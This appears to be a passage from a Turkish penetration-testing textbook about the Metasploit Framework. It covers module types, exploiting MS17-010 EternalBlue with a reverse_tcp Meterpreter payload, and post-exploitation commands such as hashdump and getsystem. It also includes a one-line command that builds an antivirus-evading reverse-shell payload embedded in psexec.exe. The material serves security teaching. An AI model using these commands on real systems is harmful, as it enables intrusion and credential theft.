
Örnek kullanım:

root@kali# msfpayload windows/shell/reverse_tcp LHOST=<yerel sunucu> LPORT=<yerel port> R | msfencode -e x86/shikata_ga_nai -c 3 -x /pentest/windows-binaries/pstools/psexec.exe -t raw > RVR.R



Şekil 4.53: "Metasploit PRO" web arayüzü

Metasploit Pro [83] ücretli bir dağıtım olup daha detaylı bilgi [82] nolu kaynakçadan elde edilebilir.



Şekil 4.54: GUI tabanlı "Metasploit" arayüzü alan "Armitage" aracı.

4.11.2 Kali'de Metasploit Çerçevesinin Kurulması


Metasploit çerçevesi Kali Linux'de otomatik gelmiş olmasına rağmen, Metasploit'in bağlı olduğu "postgresql" hizmeti etkin olmayabilir veya önyüklemede etkinleştirilmemiş olabilir. Postgresql hizmetini başlatmak için terminale yazılacak komut "*root@kali:~# systemctl start postgresql" '*dir.

Bu hizmetin açılışta başlamasını sağlamak için, systemctl'yi kullanarak etkinleştirmek mümkündür.

root@kali:~# systemctl enable postgresql

4.11.3 Metasploit Çerçevesini Keşfetmek

MSF'in msfconsole kullanarak msf'in sunacağı modüller ve eklentiler arayüzden incelenebilir.



Şekil 4.55: Metasploit komut satırının son durum bilgisi.


Exploits: Açıklığı sömüren kod parçaları exploits başlığı (dizini) altında tutulur.

Payloads: Exploit edildikten sonra elde edilen haklar ile hedef sunucuda çalıştırılan kod parçaları bu başlıkta (dizinde) tutulur.

Encoders: Antivirus, IPS/IDS gibi sistemleri atlatmak için kodlama ile ilgili programlar bu başlıkta (dizinde) tutulur.

Auxiliary: Doğrudan zafiyet sömürme ile sonuçlanmayan ve genelde bilgi toplamaya yarayan diğer yardımcı modüller bu başlıkta (dizinde) tutulur.

Post-mods: Başarılı olarak sömürülen ve erişim elde edilen sistemlerde (mesela meterpreter oturumu üzerinden) saldırıyı ilerletmek için çalıştırılan program ve betikler bu başlıkta (dizinde) tutulur.



Şekil 4.56: "Metasploit Framework" yapısı [84].

4.11.4 Yardımcı Modüller

4.11.4.1 Metasploit çerçevesi sözdizimini


Metasploit Framework, protokol numaralandırma, port tarama, fuzzing, sniffing, vb. gibi işlevsellik sağlayan yüzlerce yardımcı modül içerir. Modüller, ortak sözdizimi kullanımlarını takip eder, bu modüllerin keşfedilmesini ve kullanılmasını kolaylaştırmaktadır. MSF'yi çalıştırmak için gereken söz diziliminde birkaç yaygın MSF yardımcı modülü incelenebilir.

Çalıştırılabilir komutlar hakkında yardım almak için "*help*" komutu çalıştırılır. "*help jobs*" komutu ile "*jobs*" hakkında bilgi alınabilir.

```
msf >
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    exit          Exit the console
    go_pro        Launch Metasploit web GUI
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
```

Şekil 4.57: Linux "Help" komutu.

Belirli bir exploit modülünü aramak için "*search*" komutu kullanılabilir. Örneğin MS17_010 modülünü aramak için "*search eternal*" veya "*search ms17_010*" komutları çalıştırılabilir.




Şekil 4.58: "MSF" konsolda arama komutu.

Şekil 4.58'de "*eternal*" yazılarak exploit kodu aratılmıştır. Gelen sonuçlardaki alanlar sırası ile exploit kodunun ismi, yayınlanma tarihi, exploit kodunun düzgün çalışma oranı ve açıklaması şeklindedir. Exploit kodunun çalışma başarısı (Rank) seçenekleri aşağıdaki gibidir:

1. Excellent: Servis dışı bırakmayan başarılı exploit kodlarıdır.
2. Great: Hedef sistemin sürüm bilgisini tespit eder ve otomatik ayarları yapar.
3. Good: Genel yapılandırmada düzgün çalışır.
4. Normal: Tam olarak hedef sistemin sürüm bilgisini tespit edemez.
5. Average: Güvensizdir. Sisteme zarar verebilir.
6. Low: Nadiren düzgün çalışır.
7. Manual: Çok güvensizdir, genelde servis dışı bırakır.


Belirli bir exploit kodunu kullanmak için
"*use exploit/windows/smb/ms17_010_eternalblue*" komutu kullanılır.
"*show options*" komutu ile exploit kodu ile ilgili seçenekler görüntülenir.
rhost: Exploit kodunun çalıştırılacağı uzak sunucu IP adresi
rport: Exploit kodunun çalıştırılacağı uzak servis port numarası
"*set*" komutu ile bu parametreler ayarlanabilir.



Şekil 4.59: "Metasploit" modül kullanım örneklemesi


4.11.5 Exploit Modülleri

Exploit modülleri, uygulamalarda ve servislerde var olan açıklıkları sömürmek için metasploit veritabanında yüklü olan betiklerdir. 1700'den fazla exploit modülü geliştiriciler tarafından test edilmiş bir şekilde MSF veritabanına eklenmiştir. Günümüzde en popüler açıklık olarak bilinen MS17_010 açıklığının, exploit modülüyle istismar edilişi Şekil 4.61'de verilmiştir.



Şekil 4.60: Seçilen "Exploit" için exploitin alabileceği parametrelerin görüntülenmesi.

MS17_010_eternalblue exploit modülüne gerekli parametreler girildikten sonra "*exploit*" komutuyla sömürme işlemi başlatılır.



Şekil 4.61: "Exploit" çalıştırma ve hedef sistemin "Meterpreter" ara katmanına erişim.

Şekil 4.61'de başarılı bir sömürmenin ardından yüklenmiş olan "payload" 'a göre "system" haklarıyla çalışan Windows komut satırına erişim gözlenmektedir.

Payload değiştirilerek aynı uzak bilgisayarda, aynı açıklığın sömürülüp meterpreter katmanına erişim yapmak da mümkündür. Bu durumda kullanılabilecek payload'ları "*show payloads*" komutu göstermektedir. Kullanılmak istenilen payload "*set*" komutu ile yapılandırılır.

4.11.6 Metasploit Yükleri

Payload Türleri;

Singles: Tek başına hem bağlantıyı sağlayan hem de hedef bilgisayarda işlem gerçekleştiren payload türüdür. Stagers + Stages gibi düşünülebilir. Genelde tek iş yapacaksa, ekstra bir özellik eklenmeyecek ise kullanılır.

Örnekler: adduser, shell_bind_tcp, exec

Stagers: Saldırgan ile kurban arasında bağlantı kuran payload türüdür. Küçük boyutta ve güvenilirdir. Büyük boyutta stages payload'ları doğrudan hedefe gönderilemeyeceğinden, öncelikle ağ bağlantısı kurulur (stagers), daha sonra bu bağlantı üzerinden istenen payload ve modüller karşıya yüklenir.

Örnekler: bind_tcp, reverse_tcp, bind_http(s), reverse_http(s)


Stages: Stager tarafından kurban bilgisayara yüklenen ve ana hedeflenen işi gerçekleştiren payload türüdür. Genelde singles payload'larından daha karmaşık işlemler yapabilir.

Örnekler: shell, meterpreter

Payload parametrelerini girmek için de "*set*" komutu kullanılır.

Exploit ve Payload ayarlandıktan sonra "*exploit*" komutu ile exploit kodu çalıştırılır.


Şekil 4.62'de ms17_010_eternalblue exploit kodu "*reverse_tcp*" payload'u ile çalıştırılmıştır. Çalışma sırasında gerçekleşen adımlar Şekil 4.62'de gösterilmektedir. "reverse_tcp" bağlantısı açılmış ve başarılı olarak meterpreter kabuk katmanına erişim sağlanmıştır.



Şekil 4.62: MS17-010 Exploiti ile hedef sistemin "Meterpreter" ara katmanına erişim.

4.11.7 Kendi MSF Modülünüzü Oluşturma

MSF çerçevesinde hali hazırda olmayan fakat "github" gibi kütüphane sitelerinde olan bazı scriptler de MSF'e modül olarak eklenebilmektedir. Bunun için izlenmesi gereken adımları Şekil 4.63'te anlatılmıştır.



Şekil 4.63: "Exploit" modülü oluşturma.

1) "*mkdir"* komutuyla ilgili adres yoluna misc klasörü oluşturulur.
2) "*cd"* komutuyla oluşturulan misc klasörüne erişim yapılır.
3) "*cp"* komutuyla gld_postfix.rb ruby dilinde yazılmış exploit betiği croosfire.rb betiğine kopyalanır.
4) msfconsole açılarak yeni exploit sayısı görüntülenir.
5) 1700 olan exploit modül sayısı yeni haliyle 1701 olarak görüntülenmiştir.

4.11.8 Metasploit ile Sömürü Sonrası

Metasploit ile sömürü başarılı olarak gerçekleştirdikten sonra, kullanılan payload'a bağlı olarak "shell" ya da "meterpreter" katmanlarına erişim sağlanmaktadır. Daha sonrasında ilgili shell ya da meterpreter komutlarıyla yetki yükseltmesi yapılabilir.

4.11.8.1 Metrepreter Post Özellikleri

Payload kullanımındaki kısıtlar şu şekilde özetlenebilir:

1. Her bir payload tek bir iş gerçekleştirebilir. Bu görevi gerçekleştirdikten sonra ikinci bir görevin gerçekleşmesi için tekrar zafiyetin sömürülmesi gerekebilir.
2. Yeni process oluşturulması hedef sunucuda alarm üretir.
3. Diskte dosya oluşturulması hedef sunucuda alarm üretir.
4. Payload'larda dinamik olarak yeni özellik ekleme imkânı yoktur.
5. Her bir yeni payload özelliğini kullanmak için tekrar zafiyetin sömürülmesi gereklidir.
6. Kabuk erişimi kabuk komutları ile sınırlıdır.

Payload çalıştırmadaki bahsedilen kısıtlardan dolayı meterpreter aracı geliştirilmiştir. Meterpreter aracının özellikleri aşağıdaki gibi özetlenebilir:

1. Linux kabuk benzeri komut satırı imkânı verir.
2. DLL enjeksiyonu ile çalışır.
3. Hedef sunucuda yeni process oluşturmaz.
4. Bağlandığı process'in hakları ile çalışır.
5. Dinamik olarak modül – özellik ekleme kapasitesi vardır.
6. Kabuk dışındaki komutları çalıştırma yeteneği vardır.
7. Birçok farklı işi tek başına gerçekleştirebilir. Mesela meterpreter oturumu açıldıktan sonra kabuk erişim açılabilir, sonra kullanıcı eklenebilir vb.
8. Post exploit modüllerini çalıştırma imkânı verir.
9. İstemci ile sunucu arasında trafiği şifreli olarak gerçekleştirir.
10. İstikrarlı, esnek ve dinamik exploit ortamı sağlar.

4.11.8.2 Post Sömürme Modülleri

sysinfo: Hedef sistem hakkında bilgi verir.

getsystem: SYSTEM haklarını elde etmek için yerel hak yükseltme yöntemlerini kullanır.

getuid: Kullanıcının haklarını gösterir.


background: Bağlı olunan meterpreter oturumunu arka plana alarak msfconsole arayüzüne dönülmesini sağlar.

sessions -l: Açılmış olan meterpreter oturumlarını listeler.

sessions -i n: n numaralı açılmış meterpreter oturumuna bağlanılmasını sağlar.

shell: Meterpeter oturumu içerisinden kabuk erişimi alınmasını sağlar.

hashdump: Hedef sunucudaki kullanıcıların kimlik bilgilerini ve parola özetlerini getirir.



Şekil 4.64: "Meterpreter" ara katmanın genel çerçevesi.

run post/windows/gather/hashdump: Meterpreter oturumu üzerinden post exploit betikleri çalıştırmak mümkündür. Bazen meterpreter modülü yerine post dizini altındaki modüller daha sağlıklı çalışabilmektedir.

screenshot: Ekran çıktısı alır.

download: Hedef sunucudan meterpreter oturumu üzerinden bir dosyayı indirmek için kullanılır.

upload: Hedef sunucuya meterpreter oturumu üzerinden bir dosya yüklemek için kullanılır.

getpid: Meterpreter oturumunun bağlandığı sürecin PID'sini gösterir.

migrate: Meterpreter oturumunun PID numaralı işleme taşınmasını sağlar. Eşit haklara sahip veya daha düşük haklara sahip işlemlere taşıma yapmak mümkündür. Daha yüksek haklar ile çalışan işlemlere taşınamaz.

Meterpreter post exploit komutları:

- *? | help:* Meterpreter komutları hakkında bilgi almak için kullanılır.
- *background:* Meterpreter oturumunu arka plana alıp msf ekranına geri dönmeye yarar.

- *exit:* Meterpreter oturumundan çıkma komutudur.
- *load:* Meterpreter oturumuna meterpreter eklentileri yükleme komutudur.
- *migrate:* Meterpreter oturumunun bağlı olduğu süreçten (process) başka bir sürece geçme komutudur.
- *run:* Meterpreter post modülü veya betiği çalıştırma komutudur.
- *getsystem:* Yerel hak yükseltme tekniklerini kullanarak lokal SYSTEM haklarına geçme komutudur.
- *hashdump:* SAM veritabanının içeriğini alır.
- *cat:* Linux/Unix sistemlerdeki dosyaların içeriğinin görüntülenmesi sağlar.
- *cd:* Farklı bir dizine geçme komutudur.
